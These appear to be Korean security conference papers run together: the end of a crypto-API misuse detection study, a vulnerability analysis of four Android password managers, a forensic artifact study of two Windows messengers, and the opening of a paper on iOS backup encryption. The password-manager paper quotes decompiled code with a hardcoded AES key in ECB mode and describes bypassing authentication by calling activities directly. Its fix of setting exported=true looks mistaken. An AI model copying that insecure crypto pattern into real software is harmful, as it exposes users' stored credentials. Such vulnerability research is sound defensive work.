총 2,090개의 앱 중 암호화 API가 포함되어 있지 않은 앱의 개수는 478개 이며, 암호화 API를 포함한 1,612개의 앱에서 정적으로 계산된 IV(Initial Vector) 값 사용을 탐지한 건수가 5,374건으로 가장 많이 탐지 되었다. 이 경우, 암호화 시 IV가 매번 같은 값으로 계산되므로 한번 노출 되면 암호화된 데이터에 반복적으로 접근이 가능해진다. CCA와 관련한 탐지 건수는 CPA 탐지 규칙에 비해 건수가 작지만 오용이 다수 발생하는 것을 알 수 있다.

IV. 탐지 성능 분석

Afrose et al. [9]이 오용 탐지 프레임워크의 성능을 측정하기 위한 하나의 표준으로 CryptoAPI-Bench를 제안하였으며, 새로운 CCA 탐지 규칙인 7, 8번과 관련한 테스트 케이스(Test case)를 추가하여 본 연구에서 제안하는 프레임워크의 탐지 성능을 분석한다.

표 3 CryptoAPI-Bench를 이용한 성능 분석

규칙 번호	TP	TN	FP	FN	F1
1	4	1	2	1	0.73
2	7	2	0	0	1.0
3	20	4	0	2	0.95
4	6	1	0	1	0.92
5	6	2	1	0	0.92
6	13	2	0	2	0.93
7	5	0	0	3	0.77
8	11	2	0	1	0.96

CryptoAPI-Bench에 대해 본 연구에서 제시한 프레임워크의 성능 평가 결과, 전체 오용 탐지 규칙에 대해 평균 0.9의 F1-score 값을 가지는 높은 탐지 정확도를 보여주었다. 특히, “CBC 모드 사용에서 정적 IV 값 사용” 규칙이 탐지 정확도가 가장 높다는 결과가 나왔다. 반면, “ECB 모드 사용” 및 “비대칭키 암호화 알고리즘 사용 중 잘못된 패딩 사용” 규칙에 대한 탐지율은 상대적으로 낮게 평가되었다.

V. 결론

본 연구에서는 새로운 오용 탐지 규칙과 안드로이드 앱 내의 암호화 API 오용 탐지 프레임워크를 제시하고, 실제 안드로이드 앱을 대상으로 탐지 분석을 수행하였다. 또한, CryptoAPI-Bench를 이용해 탐지 성능을 측정하였으며 평균 0.9의 높은 F1-Score를 보여주었다. 향후 연구로는 암호화 API 오용을 탐지 규칙을 추가로 생성함으로써 좀 더 넓은 범위의 암호화 API 오용을 탐지하고자 한다.

[참고문헌]

[1] S Rahaman, Y Xiao, S Afrose, F Shaon and K Tian, “CRYPTOGUARD: High Precision Detection of Cryptographic Vulnerabilities in Massive-sized Java Projects", Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, pp. 2455 - 2472, Nov. 2019.

[2] M Egele, D Brumley and Y Fratantonio, “An Empirical Study of Cryptographic Misuse in Android Applications", Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, pp. 73 - 84, Nov. 2013.

[3] I Muslukhov, Y Boshmaf and K Beznosov, “Source Attribution of Cryptographic API Misuse in Android Application", Proceedings of the 2018 on Asia Conference on Computer and Communications Security, pp. 133 - 146, May. 2018.

[4] L Zhang, J Chen, W Diao, S Guo and J Weng, "CRYPTOREX Large-scale Analysis of Cryptographic Misuse in IoT Devices", Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses, pp. 151-164, Sept. 2019.

[5] M. Nandi and T. Pandit, “ Delegation-based conversion from CPA to CCA-secure predicate encryption”, International Journal of Applied Cryptography, pp. 16-35, May. 2020.

[6] D. Boneh, A. Joux, and P. Q. Nguyen, “Why Textbook ElGamal and RSA Encryption Are Insecure”, International Conference on the Theory and Application of Cryptology and Information Security, pp. 30-43, Oct. 2000.

[7] D. Bleichenbacher, “Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1”, Annual International Cryptology Conference, pp. 1-12, Aug. 1998.

[8] E Barker and A Roginsky, "Transitions: Recommendation for transitioning the use of cryptographic algorithms and key lengths", NIST Special Publication 800-131A, Jan 2011.

[9] S Afrose, S Rahaman, D Yao, “Cryptoapi-bench: A comprehensive benchmark on java cryptographic api misuses”, 2019 IEEE Cybersecurity Development (SecDev), pp. 49-61 Sept. 2019.

안드로이드 패스워드 관리 어플리케이션 취약점 분석

이주현* 권지연** 홍득조**

*전북대학교 (대학원생) **전북대학교 (학생) ***전북대학교 (교수)

Android Password Management Application Vulnerability Analysis

Juhyun Lee*, Jiyeon Kwon**, Deukjo Hong***

*Jeonbuk National University (Graduate student), *Jeonbuk National University (Undergraduate), *Jeonbuk National University (Professor)

요 약

최근에 생체인식 등 다양한 인증 방법이 개발되었으나, 패스워드는 여전히 중요한 인증 수단으로 사용되고 있으며 수많은 패스워드 관리 어플리케이션이 존재한다. 패스워드 관리 앱의 취약점은 그것과 연관된 모든 서비스의 보안 위협과 직접적으로 연관된다는 점에 착안하여, 본 논문에서는 다양한 패스워드 관리 앱에 대해 취약점 분석을 수행하였고, 취약점이 발견된 앱에 대해 분석 결과 및 대응 방안을 논의한다.

I. 서론

오늘날 사람들은 PC와 모바일 기기를 통해 다양한 서비스를 제공받는다. 대부분의 서비스 이용에는 인증이 필수적이고, 패스워드는 그러한 인증 과정에서 여전히 가장 많이 사용되고 있는 비밀 개인정보이다. 보안의 관점에서는 각 서비스의 인증마다 다른 패스워드가 사용되어야 안전성이 높기 때문에 개인이 관리해야하는 패스워드의 양은 서비스 이용량에 비례하여 증가한다. 이 문제를 해결하기 위해 생체 인증[9], 휴대폰 기반의 간편 인증[10], OAuth[11] 등 다양한 인증 방법이 개발되었지만, 아직도 평균적으로 관리해야하는 패스워드의 개수가 많고 오랫동안 사용하지 않은 패스워드는 기억하기 어렵다는 점 때문에 패스워드 관리 어플리케이션의 이용률 또한 높은 편이다.

따라서, 패스워드 관리 어플리케이션들의 지속적으로 안전성을 검토하는 것은 수많은 서비스의 안전한 제공을 위해 여전히 매우 중요한 일이며, 패스워드 관리 기능을 갖고 있는 매우 많은 어플리케이션들이 존재한다. 본 논문에서는 패스워드 로커[5], PasswordManager[6], HidePass[7], 보안카드관리[8] 어플리케이션의 취약점을 분석하고, 발견된 취약점들이 어떤 보안 위협으로 이어질 수 있는지 설명한다.

주요 취약점 점검 항목은 '내부 저장소에 암호화되지 않은 중요 정보 저장 여부', '적절한 앱 퍼미션 설정 여부', '안전한 암호화 방식 적용 여부'이다. 내부 저장소에 암호화되지 않은 중요 정보 저장 여부에 대해서는 어플리케이션의 설정 정보, 데이터베이스, 소스코드에 중요 정보가 평문으로 저장되어 있는지 점검하였고, 적절한 앱 퍼미션 설정 여부에 대해서는 인증 우회 또는 키 재설정과 관련된 액티비티의 퍼미션 설정 값을 점검하였다. 안전한 암호화 방식 적용 여부에 대해서는 국제 표준에서 제외되거나 최근에 취약점이 발견된 알고리즘이 사용되었는지 점검하였고, 암호화 키가 소스코드

나 단말기 내에 저장되어 있는지 점검하였다.

그 결과, 패스워드 로커에서는 적절한 앱 퍼미션 설정 여부 취약점이 발견되었다. PasswordManager에서는 비밀번호 평문 저장, 적절한 앱 퍼미션 설정 여부 취약점이 있음이 발견되었다. HidePass에서는 비밀정보의 평문 저장 취약점이 있음이 발견되었다. 보안카드관리 앱에서는 적절한 앱 퍼미션 설정 여부, 안전한 암호화 방식 적용 여부에서 취약점이 있음이 발견되었다.

본 논문의 결론에서는 발견된 취약점들에 대한 보완 방법에 대해서도 간단하게 논의하고, 향후 중요하게 점검할 필요가 있는 취약점 항목을 언급한다. 본 논문의 결과는 사용자들에게 민감하고 중요한 정보의 효율적인 관리를 위해 사용되는 어플리케이션들에 대해 지속적이고 정밀한 안전성 검토가 수행될 필요가 있음을 보여준다.

II. 본론

패스워드 관리 어플리케이션 취약점 분석을 위해 사용한 환경은 NOX Player의 Samsung Galaxy S10 5G에서 진행하였으며, dex2jar을 이용하여 디컴파일 하는데 사용하였으며, jadx를 이용하여 소스코드를 분석하였다.

점검한 취약점 리스트는 표 1과 같다.

	패스워드 로커	Password Manager	HidePass	보안카드 관리
내부저장소에 중요 정보 노출		O		
적절한 앱 퍼미션 설정 여부	O	O		O
안전한 암호화 방식 적용 여부			O	O

표 1. 패스워드 관리 앱 취약점 분류

1.1 내부 저장소에 암호화되지 않은 중요 정보 저장 여부

패스워드 관리 앱에서 내부 저장소에 계정정보와 패스워드, 마스터 패스워드, 암호화 키 등을 평문으로 저장하게 되면 데이터를 추출하면 쉽게 노출될 수 있는 취약점이 발생한다.

해당 취약점은 PasswordManager에서 발견되었다. shared_prefs 폴더에 마지막으로 입력한 계정정보가 그대로 노출되어 있었다(그림 1).




그림 1. PasswordManger의 내부저장소에 중요정보 평문 저장

1.2 적절한 앱 퍼미션 설정 여부

AndroidManifest.xml 파일에 앱이 사용하는 중요 액티비티에 위험도가 높은 퍼미션을 사용하는 경우 해당 액티비티를 인증 없이 강제호출할 수 있는 취약점이다.

해당 취약점은 패스워드 로커, Password Manager, 보안카드 관리 앱에서 발견되었다. 패스워드 로커와 PasswordManager에서는 비밀번호 변경 액티비티를 호출하면 이전 비밀번호 입력 없이 새로운 비밀번호로 변경이 가능했다(그림 2). 또한, 메인 액티비티를 호출하면 인증 없이 계정정보를 그대로 볼 수 있었다.



그림 2. PasswordManger의 비밀번호 재설정 액티비티

보안카드 관리 앱에서는 비밀번호 변경 액티비티를 호출하면 해당 앱에 등록되어 있는 보안카드 정보를 입력해야하는 인증절차가 있었지만, 보안카드 등록 액티비티 또한 강제 호출할 수 있어 먼저 임의로 보안카드 정보를 등록한 후 비밀번호 변경 액티비티를 호출하고 등록한 보안카드 정보로 인증하여 새로운 비밀번호로 변경할 수 있었다.

1.3 안전한 암호화 방식 적용 여부

안전한 암호화 방식 적용 여부 취약점은 현재 표준에서 제외된 암호 알고리즘을 사용하였거나 하드코딩 되어 노출된 키로 데이터 복호화를 수행할 수 있다.

해당 취약점은 HidePass, 보안카드관리 앱에서 발견되었다. HidePass 앱에서는 내부저장소에 마스터 패스워드가 SHA-256 해시함수를 적용한 해시값으로 저장되어 있다. 소스코드를 분석해보면, 계정정보를 AES로 암호화하여 저장하는데 이때 내부저장소에 저장된 SHA-256 해시값을 암호화 키로 사용한다. 이로인해 데이터베이스에 저장되어 있는 계정 정보를 모두 복호화 가능하다.




그림 3. HidePass에서 암호화 키 노출

보안카드 관리 앱에서는 소스코드에 암호화 키가 하드코딩되어 있어 데이터베이스에 있는 암호화된 계정 정보를 추출하여 쉽게 평문으로 복호화가 가능하였다(그림 4). 또한 취약점이 발견되어 현재 국내외 표준에서 제외된 SHA-1 해시함수를 사용하고 있다는 점은 추후 발생할 어떤 보안 위협의 잠재적 요인으로 여겨진다.



```
public class Encryption {
    public static final String AESEncryptKey = "SecurityCardData";
    protected static final String DEBUG_TAG = "*** Encryption ***";
    public static final String DESEncryptKey = "CardData";

    public static String AESDecrypt(String str) throws Exception {
        return AESDecrypt(generateKey("AES", AESEncryptKey), str);
    }

    public static String AESDecrypt(Key key, String str) throws Exception {
        if (TextUtils.isEmpty(str)) {
            return "";
        }
        Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
        instance.init(2, key);
        return new String(instance.doFinal(hexStringToByteArray(str)));
    }

    public static String AESEncrypt(String str) throws Exception {
        return AESEncrypt(generateKey("AES", AESEncryptKey), str);
    }

    public static String AESEncrypt(Key key, String str) throws Exception {
        if (TextUtils.isEmpty(str)) {
            return "";
        }
        Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
        instance.init(1, key);
        return new String(byteArrayToHexString(instance.doFinal(str.getBytes())));
    }
```

그림 4. 보안카드관리 앱에 하드코딩된 암호화키

III. 결론

본 논문에서는 안드로이드 비밀번호 관리 어플리케이션을 분석하여 계정정보를 유출할 수 있는 취약점을 살펴보았다. 마스터 패스워드 입력 없이 인증을 우회하거나 변경할 수 있는 취약점과 평문 저장 또는 취약한 암호 알고리즘을 사용하여 계정정보를 노출시킬 수 있는 취약점들이 도출되었다.

4개의 어플을 분석한 결과 내부 저장소에 암호화되지 않은 중요정보 저장 취약점에서 1개, 적절한 앱 퍼미션 설정 여부에서 3개, 안전한 암호화 방식 적용 여부에서 2개가 나타났다. 해당 취약점들을 보완하기 위한 대응방안은 아래와 같다.

내부 저장소 내 중요정보 노출 취약점은 파일 내에 개인정보와 같은 중요정보는 안전한 암호화 방식을 적용하여 저장함으로써 보완한다. 적절한 앱 퍼미션 설정 여부 취약점은 AndroidManifest.xml 파일에서 중요 액티비티의 속성을 exported=true 와 protectionLevel=signature 로 설정하여 강제 호출을 방지하고, 비밀번호 변경과 같은 중요기능을 하는 액티비티는 인증과정을 추가하여 보완한다. 안전한 암호화 방식 적용 여부 취약점은 표준으로 정의된 암호 알고리즘을 사용하고 암호화키가 앱의 소스코드 및 단말기 내 저장소에 존재하지 않도록 보완한다.

[참고문헌]

[1] 남기훈, 석병진, 공성현, 김역, 이창훈, “패스워드 매니저 취약점을 이용한 사용자 계정 탈취 방법”, 디지털포렌식연구 12(1), pp. 9-18, 2018년 6월

[2] 정혜라, 소재우, “패스워드 매니저의 패스워드 저장소 보안 취약점 분석”, 정보보호학회 논문지 28(5), pp. 1047-1057, 2018년 10월

[3] 최원섭, 김동규, “안드로이드 보안카드 앱 취약점 분석 및 OTP를 통한 해결”, 한국정

보처리학회 추계학술발표대회 논문집 제20권 2호, 2013년 11월

[4] 김수린, 김형식, “패스워드 매니저의 보안성 분석”, 정보보호학회지 28(1), pp. 36-42, 2018년 2월

[5] 패스워드 로커 - 비밀번호 관리, https://play.google.com/store/apps/details?id=com.handyapps.passwordlocker

[6] PasswordManager, https://play.google.com/store/apps/details?id=com.verdefabio1.password_manager

[7] 무료 비밀번호 관리앱 - HidePass, https://play.google.com/store/apps/details?id=com.sisomobile.android.passwordsafe

[8] 보안카드관리, https://play.google.com/store/apps/details?id=com.pinklion.securitycard

[9] 생체 인식, https://terms.naver.com/entry.naver?docId=3586689&cid=59277&categoryId=59278

[10] 휴대전화 본인인증, https://namu.wiki/w/%ED%9C%B4%EB%8C%80%EC%A0%84%ED%99%94%20%EB%B3%B8%EC%9D%B8%EC%9D%B8%EC%A6%9D

[11] OAuth, https://ko.wikipedia.org/wiki/OAuth

윈도우 환경에서 Pinngle 및 미스리 메신저 아티팩트 분석

박귀은*, 김수빈*, 김현재*, 이민정*, 옥정수*, 신수민**, 김종성***

*,**,***국민대학교 (학생, 대학원생, 교수)

Artifacts Analysis of Pinngle and MissLee Messenger on Windows

Gwuieun Park*, Subin Kim*, Hyunjae Kim*, Minjeong Lee*, Jeongsoo Oak*, Sumin Shin**, Jongsung Kim***

*,**,***Kookmin University(Student, Graduate student, Professor)

요 약

메신저는 대화 기능 및 파일 공유 기능과 같은 편리한 기능을 제공하는 소프트웨어로서 현대인들의 의사소통 수단으로 자리 잡았다. 일대일 대화뿐 아니라 여러 명이 동시에 대화할 수 있는 그룹 채팅, 음성 및 화상 채팅과 파일 전송 및 공유 등 다양한 기능을 제공하고 있다. 이를 통해 메신저에는 사용자 행위를 기반으로 다양한 정보가 저장된다. 따라서 메신저의 데이터는 디지털 포렌식 수사 시 주요 증거로 활용될 수 있다. 그러나 주요 증거로 활용되기 위해서는 해당 메신저에 따른 주요 데이터의 위치를 파악하고 의미를 식별하는 선행연구가 필요하다. 본 논문에서는 Windows 10 환경에서 Pinngle과 미스리 메신저의 아티팩트를 분석하였다.

I. 서론

인스턴트 메신저는 채팅, 통화 및 파일 공유 등의 다양한 기능을 제공함으로써 현대인의 주요 의사소통 수단으로 자리 잡았다. 2020년 '한국정보화진흥원'의 인터넷 이용실태조사에 의하면 97.1%가 인스턴트 메신저를 이용하고 있다[1]. 이러한 메신저는 사용자 행위에 따라 다양한 데이터가 저장되므로 디지털 포렌식 수사관점에서 중요한 증거로서의 가치를 지니고 있다. 메신저는 스마트폰뿐만 아니라 PC로 확장되어 동일한 기능을 제공한다. 따라서 다양한 환경에서 메신저에 관한 선행연구가 필요하다.


본 논문에서는 Windows 10 환경에서 Pinngle과 미스리 메신저를 대상으로 분석을 진행하였다. 2장에서는 Pinngle 메신저 분석결과를 정리하고, 3장에서는 미스리 메신저 분석결과를 정리한다. 마지막으로 4장에서 결론으로 마무리한다. 분석에 사용한 환경을 정리하면 [표 1]과 같다. 분석에 사용한 Pinngle 메신저 버전은 1.0.6이고, 미스리 메신저는 5.6이다.

[표 1] Information of Analysis Environment

Category		Name and Version
OS		Windows 10 Home
Software		MissLee Messenger v5.6, Pinngle v1.0.4
analysis Tool	Hex Viewer	HxD 2.3.0
	SQLite Viewer	DB Browser 3.11.2

II. Pinngle 아티팩트 분석

Pinngle은 2016년 6월에 출시한 전 세계 사용자를 연결하는 무료 메신저 애플리케이션이다. 2021년 5월을 기준으로 구글 플레이에서의 애플리케이션 다운로드 수는 1,000만 이상이고, PC 버전의 Pinngle 메신저는 '%AppData%\Pinngle' 하위 경로에 (그림 1)과 같이 메신저 관련 데이터가 암호화되지 않은 상태로 저장된다. 본 장에서는 Pinngle의 대표적인 기능인 채널, 채팅과 통화 기능에 따라 획득 가능한 데이터를 분석하였다.



(그림 1) Pinngle 데이터 경로

2.1. 사용자 프로필

로그인하거나 프로필을 수정할 경우, 'indexed DB\file__0.indexeddb.leveldb' 경로 내의 [0-9]{6}.log 파일에서 사용자 정보를 획득할 수 있다. 또한, 채팅방을 생성하거나 통화를 할 경우, 상대방의 정보도 획득할 수 있다. 주요 데이터를 정리하면 [표 2]와 같다. 사용자 이름, 핸드폰 번호 및 차단 여부가 포함된다. 현재 로그인한 사용자뿐만 아니라 이전에 해당 PC에서 로그인한 모든 사용자에 대한 기록도 볼 수 있다. 'indexedDB\file__0.indexeddb.blob' 하위에는 본인과 상대방의 프로필 사진 파일이 확장자 없이 저장되어 있다. 프로필 사진을 변경해도 이전의 사진을 해당 경로에서 확인할 수 있다.

[표 2] User/Friend Profile Artifact in [0-9]{6}.log file

Item	Content	Remark
lastName	User name	
firstName		
fullName		
phone	Phone number	
blocked	Blocked or not	T: Blocked F: Not blocked

2.2. 채널 기능

채널은 다양한 콘텐츠에 대해 직접 채널을 관리하고 이용할 수 있는 기능이다. 채널을 팔로우할 경우, [0-9]{6}.log 파일에서 채널에 대한 정보를 획득할 수 있다. 주요 데이터를 정리하면 [표 3]과 같다. 채널을 팔로우한 날짜와 시각, 채널 ID, 생성자 ID 등이 포함된다. 또한, 채널의 게시물에 대한 주요 데이터를 정리하면 [표 4]와 같다. 게시물을 업로드한 시각, 게시물의 유형 등이 포함된다.

[표 3] Channel Information Artifact in [0-9]{6}.log file

Item	Content	Remark
createdAt	Channel follow time	UTC+9
id	Channel ID	
creator	Channel manager ID	
public	User ID	
followersCount	Channel followers count	
name	Channel name	
description	Channel description	

[표 4] Channel Post Artifact in [0-9]{6}.log file

Item	Content	Remark
createdAt	Post upload time	UTC+9
previousMessageId	Post image ID	
conversationId	Channel ID	
creator	Channel creator ID	
public	User ID	
dislikes	Post dislike count	
likes	Post like count	
fileSize	Post image file size	
info	Post image URL	
text	Content	
type	Post type	TXT, IMAGE, STREAM_FILE

채널에 업로드한 게시물이 이미지인 경우, thumbs 디렉터리 내에 원본 파일이 저장된다. 파일명은 이미지 ID, Unix Time으로 표현된 업로드 시각을 연접한 값이다.

2.3 통화 기능

통화와 관련된 데이터는 [0-9]{6}.log 파일과 pinngle-logfile.log 파일에 저장되며, 각각 주요 데이터를 정리하면 [표 5]와 [표 6]과 같다. [0-9]{6}.log 파일에는 통화유형, 송·수신자 ID와 통화 시간 등이 포함된다. 통화유형에는 발신, 수신과 부재중이 존재한다. pinngle - logfile.log 파일에는 송·수신자 ID 및 타임스탬프 등이 포함된다. 이때, 타임스탬프는 통화 시작 시각과 종료 시각뿐만 아니라 통화 중 시각도 기록된다.

[표 5] Calls Artifact in [0-9]{6}.log file

Item	Content	Remark
type	Call type	Missed, Incoming, Outgoing
info	Call duration time	
creator	Sender ID	
threadId	Receiver ID	

[표 6] Calls Artifact in pinngle-logfile.log file

Item	Content	Remark
to	Sender ID	
from	Receiver ID	
candidate	IP address	
timestamp	Timestamp	UTC+0

2.4 채팅 기능

2.4.1 일대일 채팅

사용자가 메시지를 송·수신할 경우, [0-9]{6}.log 파일에서 메시지에 대한 정보를 획득할 수 있다. 주요 데이터를 정리하면 [표 7]과 같다. type에는 텍스트, 위치 파일 등과 같이 메시지 유형을 알 수 있으며, 송·수신자 ID와 송신한 시각도 확인할 수 있다. 메시지를 삭제하면 삭제 여부도 알 수 있고, 파일 내에서 메시지 내용도 확인 가능하다.

[표 7] Personal Chat Artifact in [0-9]{6}.log file

Item	Content	Remark
text	Message content	
type	Message type	TXT, LOCATION, IMAGE, FILE, STICKER, VOICE
createdAt	Message sent time	UTC+9
creator	Sender ID	
threadId	Receiver ID	
deleted	Whether to delete message	T: Deleted F: Not deleted
delivered	Whether to receive message	T: Seen F: Not seen
fileName	File name	
fileSize	File size	
fileType	File type	

thumbs 디렉터리 내에 메시지로 주고받은 사진 이미지, 동영상의 썸네일 등이 저장되며, Cache 디렉터리 내에 다운로드한 스티커, 사용 가능한 이모티콘과 메시지로 주고받은 위치 정보에 대한 사진 등이 저장된다.

2.4.2 그룹 채팅

그룹 채팅방을 생성한 후 저장된 데이터는 [0-9]{6}.log 파일에서 획득할 수 있다. 주요 데이터를 정리하면 [표 8]과 같고, 일대일 채팅에서 언급한 데이터들도 동일하게 저장된다. 그룹명, 그룹 생성시각과 그룹에 포함되는 멤버 수 등이 포함된다. 이때, 멤버 수는 헥사로 표현된다.

[표 8] Group Chat Artifact in [0-9]{6}.log file


Item	Content	Remark
threadId	Group chat ID	
type	Group chat type	JOIN_ROOM, LEAVE_ROOM, CHANGE_ROOM_AVATAR
name	Group chat name	
createdAt	Group chat create time	UTC+9
membersA	Number of members	

그룹에 포함된 모든 사용자의 프로필 사진은 file__0.indexeddb.blob 디렉터리 하위에 저장되어 있고, 파일의 확장자를 변경한 후에 확인할 수 있다.

III. 미스리 메신저 아티팩트 분석

2009년에 PC 버전으로 출시된 비즈니스 통신용 메신저로, 이후 2010년에 Android와 iOS 버전도 출시되었다. 2021년 5월 기준으로 구글 플레이스토어 기준으로 다운로드 수는 10만 명 이상이다. 미스리 메신저는 일대일 채팅, 그룹 채팅, 쪽지, 대화방과 종목 채팅 등 다양한 대화 형식을 제공한다.

PC버전의 미스리 메신저는 'C:\MissleeMessenger\Data\[User_id]' 하위 경로에 (그림 2)와 같다. 해당 경로에는 채팅과 쪽지 관련 데이터가 암호화되지 않은 상태로 저장된다. 채팅의 경우 'MiniChat\ChatDate' 하위에 채팅방 정보를 저장한다. 채팅방을 개설한 user_id 기준으로 yyyymmddhhmmss.user_id.adb 파일이 저장되어 있다. 쪽지의 경우 Mbox.adb 파일을 통해 쪽지 관련 정보를 확인할 수 있다.



(그림 2) 미스리 메신저 데이터 경로

3.1 채팅 기능

채팅의 경우 일반 채팅, 화면 캡처와 파일 보내기 등이 가능하고 일대일 채팅 시 화상채팅, 음성채팅이 가능하다. 채팅과 관련된 데이터는 T_CHATDATA 테이블 내에 저장되며, 주요 데이터를 정리하면 [표 9]와 같다. 메시지 내용, 메시지 송신 시각, 채팅방 생성시각 등이 포함된다. 파일을 전송한 경우에는 usermessagedecrypt 컬럼에 파일명이 저장된다.

[표 9] Chat Data Artifact

Table	Column	Content	Remark
T_CHATDATA	messageusers	Message sender·receiver ID	
	messagetype	Message type	1: chat 2: file 3: image 4: video/voice chat
	messagekey	Message sent time, Message sender ID	UTC+9
	senduserid	Message sender ID	
	usermessagedecrypt	Message content	
	messagereads	Message unread receiver ID	
	grouproomkey	Chatroom creation time	UTC+9

3.2 쪽지 기능

쪽지의 경우 사용자들의 ID를 입력하여 여러 사람에게 쪽지를 보낼 수 있고, 파일, URL 첨부, 화면 캡쳐, 비밀쪽지, 서명 등이 가능하다. 비밀쪽지는 송신 기록이 남지 않고, 서명은 송·수신 쪽지의 무결성을 보장한다. 쪽지와 관련된 데이터는 ReceiveMsg와 SendMsg 테이블 내에 저장되며, base64 인코딩되어 저장되므로 디코딩 후 내용을 확인할 수 있다. 쪽지와 관련된 주요 데이터를 정리하면 [표 10]과 같다. 쪽지 내용, 쪽지 송·수신 시각 등이 포함된다. 쪽지를 삭제할 경우, 쪽지의 삭제 여부는 확인할 수 있지만, 내용은 남아있지 않다.

[표 10] Message Data Artifact

Table	Column	Content	Remark
Receive/Send Msg	MSGTYPE	Message type	0: chat, url, sign 1: file, image, video 8: Confirmation message that receive 128: secret message
	MSGKEY	Message received/sent time	UTC+9
	CAPTION	Message content	
	RECEIVER	Message receiver ID	
	SENDER	Message sender ID	

IV. 결론

본 논문에서는 Windows 10 환경에서 Pinngle과 미스리 메신저의 아티팩트를 분석하였다. Pinggle은 levelDB 구조고, 미스리 메신저는 SQLite 데이터베이스 구조임을 확인하였다. Pinngle은 사용자 프로필, 채널, 채팅, 통화의 4가지 기능에 따라 송·수신자 ID와 프로필 사진, 구독한 채널의 게시물, 메시지 송신 시각 등을 획득할 수 있었다. 미스리 메신저는 채팅과 쪽지 기능을 기반으로 대화 내용, 메시지 송신 시각, 송·수신자 관련 정보와 파일 경로 데이터 등을 획득할 수 있었다. Pinngle은 삭제한 메시지를 log 파일에서 획득할 수 있었고, 미스리 메신저는 쪽지의 경우 삭제 여부를 확인할 수 있었지만, 그 외에 삭제된 채팅방과 쪽지에 관련된 데이터는 획득할 수 없었다. 본 논문의 내용을 기반으로 디지털 포렌식 수사 시 유용한 데이터를 효율적으로 수집할 것으로 기대한다.

[참고문헌]

[1] National Information Society Agency, “2020 Internet Usage Survey”, 2020.

iOS 백업 암호화 기술 분석*

박찬규*, 장진수*, 류재철*
*충남대학교

Analysis on iOS Backup Encryption

Chan-Kyu Park*, Jinsoo Jang*, Jaecheol Ryou*
*Chungnam National University

요 약

백업 데이터는 주로 데이터 유실 시 복구를 하거나 기기 간 데이터 이동을 위한 목적으로 활용되지만, 수사 등의 관점에서 데이터를 수집하기 위한 용도로도 활용할 수 있다. Apple은 PC에 저장되는 iOS 백업 데이터를 보호하기 위해 암호화 기능을 제공한다. 암호화가 적용된 백업 데이터는 암호화가 적용되지 않은 백업데이터와 비교했을 때 추가적인 데이터를 확보할 수 있다. 본 논문에서는 iOS 백업 암호화 기술을 분석하고, 최근 3년 내 출시된 iOS를 대상으로 백업 암호화 적용 여부에 따라 추가적으로 생성되는 백업 파일들을 비교하였다. 비교를 통해 백업 암호화 적용했을 때 추가적으로 생성되는 데이터들을 실제로 확인할 수 있었다.

I. 서론

백업 데이터는 주로 데이터 유실 시 복구를 하거나 기기 간 데이터 이동을 위한 목적으로 활용된다. 이 외에도 백업 데이터는 수사 등의 관점에서 스마트폰에 직접 접근하기 어려운 상황(잠금암호과 적용되어 있는 경우 등)에서 데이터를 수집할 수 있는 대안으로 활용할 수 있다. Apple 스마트폰 OS인 iOS에는 백업 데이터를 생성할 수 있는 데몬(backupd)과 프로토콜이 내장되어 있다. iTunes나 libimobiledevice[1]에서 backupd를 호출해 백업 데이터를 생성할 수 있다. 생성된 백업데이터는 기본적으로 원본 파일 형태로 PC에 저장된다. Apple은 PC에 저장되는 백업 데이터를 보호하기 위해 백업 암호화(Backup Encryption) 기능을 제공한다. 백업 암호화를 적용할 경우 저장된 암호, 건강 데이터, Wi-Fi 패스워드, 통화 기록, 웹 사이트 방문 기록과 같은 정보들을 추가적으로 저장할 수 있다[2]. 데이터 수집 관점에서 백업 암호화가 적용된 백업 데이터를 수집하는 것이 백업 암호화를 적용하지 않은 것보다 효과적이다. 그러므로 암호화가 적용된 백업 데이터를 분석하기 위해 백업 암호화 기능에 대한 분석이 필요하다.

* 이 논문은 2021년 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (2020-0-01840, 스마트폰의 내부데이터 접근 및 보호 기술 분석)

II. iOS 백업 암호화

